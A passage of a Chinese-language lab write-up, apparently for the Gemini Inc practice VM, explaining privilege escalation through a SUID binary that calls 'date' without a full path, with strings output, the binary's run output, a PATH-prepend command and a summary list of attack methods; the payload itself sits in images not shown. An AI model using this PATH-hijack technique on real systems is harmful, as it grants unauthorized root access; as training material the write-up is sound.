_ITM_registerTMCloneTable
GLIBC_2.2.5
=q
5j
=!
AWAVA
AUATL
[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information ...
displaying Apache listening port ...
displaying SSH listening port ...
displaying current date ...
;*3$"
GCC: (Debian 6.3.0-18) 6.3.0 20170516
```


4.执行对应文件查看效果


```
gemini1@geminiinc:~$ /usr/bin/listinfo
displaying network information ...           inet 192.168.88.134  netmask 255.255.255.0  broadcast 192.168.88.255
displaying network information ...           inet6 fe80::20c:29ff:fe9f:55da  prefixlen 64  scopeid 0x20<link>
displaying network information ...           inet 127.0.0.1  netmask 255.0.0.0
displaying network information ...           inet6 ::1  prefixlen 128  scopeid 0x10<host>

displaying Apache listening port ...     tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN

displaying Apache listening port ...     tcp6       0      0 :::22                   :::*                    LISTEN

displaying SSH listening port ...     tcp6       0      0 :::80                   :::*                    LISTEN

displaying current date ...     Thu Feb 10 01:44:35 EST 2022
```

可以猜测listinfo是结合了/bin/netstat和date,的可执行文件


SUID

攻击思路:利用listinfo的uid命令的权限,执行我们自定义的date;其中/bin/netstat,/bin/ifconfig这种决定命令的没法替换,但是date用的不是决定路径,我们可以通过替换环境变量让他执行我们自己的date






1.gcc生成payload文件date




2.替换环境变量

添加环境变量优先级为最高优先执行本地gemini1的date

```
export PATH=$new_path:$PATH
```





总结

攻击方法

- 主机发现
- 端口扫描
- 信息搜集
- 开源代码泄露
- XSS漏洞
- SSRF漏洞
- LFI漏洞
- 服务端组件漏洞
- SSH公钥认证
- SUID权限漏洞
- 本地提权